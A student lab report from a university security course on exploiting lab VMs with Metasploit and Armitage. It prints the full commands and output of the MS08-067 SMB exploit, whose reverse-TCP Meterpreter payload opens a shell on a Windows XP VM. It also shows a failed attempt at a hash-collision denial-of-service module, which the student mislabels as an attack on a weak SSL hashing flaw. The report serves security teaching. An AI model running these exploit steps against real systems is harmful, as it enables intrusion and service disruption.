Lab 6 – Exploitation of a System

Shrutika Joshi

University of Maryland Baltimore County

Presented To – Ian Coston

Date – 19th OCT 2023

Introduction

In this lab, get familiar with the Metasploit framework and exploit vulnerabilities using pre-made exploits and payloads.


Pre-Lab

For this lab, you will require Kali Linux and Windows XP machines,


Practical

1. Metasploit Framework

Open the terminal and launch Metasploit by using the command ‘msfconsole’



Check the multiple exploit options using command ‘search smb’




You can use the entire exploit name as it is or use the exploit ID to use particular exploit and run command ‘use <exploit ID/exploit name>’

Set the parameter details like RHOSTS, LHOSTS, LPORT, RPORT and other details using the command – set <option name>


After setting all the parameters run the exploit using command - exploit

```
msf6 > use 32
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.110.165
RHOST => 192.168.110.165
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.110.165  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.110.164  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.110.164:4444
[*] 192.168.110.165:445 - Automatically detecting the target...
[*] 192.168.110.165:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.110.165:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.110.165:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.110.165
[*] Meterpreter session 1 opened (192.168.110.164:4444 → 192.168.110.165:1042) at 2023-10-19 01:31:45 -0400

meterpreter >
```

2. Armitage





When you see the "connect..." Pop-Up Window, do not change anything; simply click the "Connect" button. You will then receive a prompt asking to start the Metasploit RPC Server. Select the 'Yes" button.



3. Attack your Windows 7 VM

I am trying to exploit **'SSL Certificate Signed Using Weak Hashing Algorithm'** vulnerability






```
msf6 > use 20
msf6 auxiliary(dos/http/hashcollision_dos) > set RHOST 192.168.110.163
RHOST ⇒ 192.168.110.163
msf6 auxiliary(dos/http/hashcollision_dos) > show options

Module options (auxiliary/dos/http/hashcollision_dos):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.110.163  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RLIMIT   50               yes       Number of requests to send
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   TARGET                    yes       Target to attack (Accepted: PHP, Java)
   URL      /                yes       The request URI
   VHOST                     no        HTTP server virtual host

msf6 auxiliary(dos/http/hashcollision_dos) > exploit

[-] Msf::OptionValidateError The following options failed to validate: TARGET
msf6 auxiliary(dos/http/hashcollision_dos) > exploit

[-] Msf::OptionValidateError The following options failed to validate: TARGET
msf6 auxiliary(dos/http/hashcollision_dos) > show options

Module options (auxiliary/dos/http/hashcollision_dos):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.110.163  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RLIMIT   50               yes       Number of requests to send
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   TARGET                    yes       Target to attack (Accepted: PHP, Java)
   URL      /                yes       The request URI
   VHOST                     no        HTTP server virtual host

msf6 auxiliary(dos/http/hashcollision_dos) > show targets
[-] No exploit module selected.
msf6 auxiliary(dos/http/hashcollision_dos) > show info

       Name: Hashtable Collisions
     Module: auxiliary/dos/http/hashcollision_dos
```

I am not able to solve the below error detected. Hence couldn't run the exploit

```
msf6 auxiliary(dos/http/hashcollision_dos) > exploit

[-] Msf::OptionValidateError The following options failed to validate: TARGET
msf6 auxiliary(dos/http/hashcollision_dos) > exploit
```